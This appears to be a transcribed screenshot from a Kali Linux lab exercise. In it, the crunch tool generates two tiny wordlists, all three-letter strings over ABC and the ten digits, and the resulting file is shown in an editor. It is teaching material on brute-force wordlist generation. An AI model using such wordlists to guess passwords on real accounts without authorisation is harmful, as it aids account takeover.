Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player | [Pause] [Full Screen] [Close]
Applications Places Terminal Mar 5 00:04
kali@kali: ~

(kali@kali)-[~]
$ crunch 3 3 ABC -o passCrunch1.txt
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 27

crunch: 100% completed generating output

(kali@kali)-[~]
$ crunch 1 1 -t % -o passCrunch2.txt
Crunch will now generate the following amount of data: 20 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10

crunch: 100% completed generating output

(kali@kali)-[~]
$
```


Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player | [Icons] | [Icons]

Applications Places Text Editor Mar 5 00:05

Open | [Icons] | passCrunch1.txt ~/ Save [Icons]

```
1|AAA
2|AAB
3|AAC
4|ABA
5|ABB
6|ABC
7|ACA
8|ACB
9|ACC
10|BAA
11|BAB
12|BAC
13|BBA
14|BBB
15|BBC
16|BCA
17|BCB
18|BCC
19|CAA
20|CAB
21|CAC
22|CBA
23|CBB
24|CBC
25|CCA
26|CCB
27|CCC
```

Plain Text | Tab Width: 8 | Ln 1, Col 1 | INS

